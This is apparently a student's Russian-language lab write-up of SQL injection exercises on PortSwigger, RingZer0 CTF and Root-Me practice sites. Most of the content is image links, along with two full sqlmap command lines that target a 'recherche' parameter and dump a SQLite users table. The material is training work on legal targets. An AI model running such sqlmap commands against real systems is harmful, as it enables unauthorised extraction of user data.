



**Lab SQLi:**

Выполнение примеров заданий на [сайте](https://portswigger.net/web-security/sql-injection):


****

****






Выполнение примера на [сайте](https://ringzer0ctf.com/challenges/1):



**Автоматизация:**

Выполнение примера на [сайте](http://challenge01.root-me.org/web-serveur/ch19/):


Устанавливаем и запускаем sqlmap, python310:





**SQL string:**

C:\Users\Mikhail\AppData\Local\Programs\Python\Python310\python.exe F:\soft\sqlmapproject-sqlmap-1.6.9-4-ge846209\sqlmapproject-sqlmap-e846209\sqlmap.py -r **"C:\Users\Mikhail\Desktop\req.txt"** -p recherche --technique EU -D SQLite\_masterdb -T users –dump


**Результат работы SQLmap:**







Выполнение примера на [сайте](http://challenge01.root-me.org/web-serveur/ch9/):



**SQL string:**

C:\Users\Mikhail>C:\Users\Mikhail\AppData\Local\Programs\Python\Python310\python.exe F:\soft\sqlmapproject-sqlmap-1.6.9-4-ge846209\sqlmapproject-sqlmap-e846209\sqlmap.py -r "C:\Users\Mikhail\Desktop\req.txt" --risk=2 --level=2 --tables --columns --technique=EU -D SQLite\_masterdb -T users -dump

**Результат работы SQLmap:**

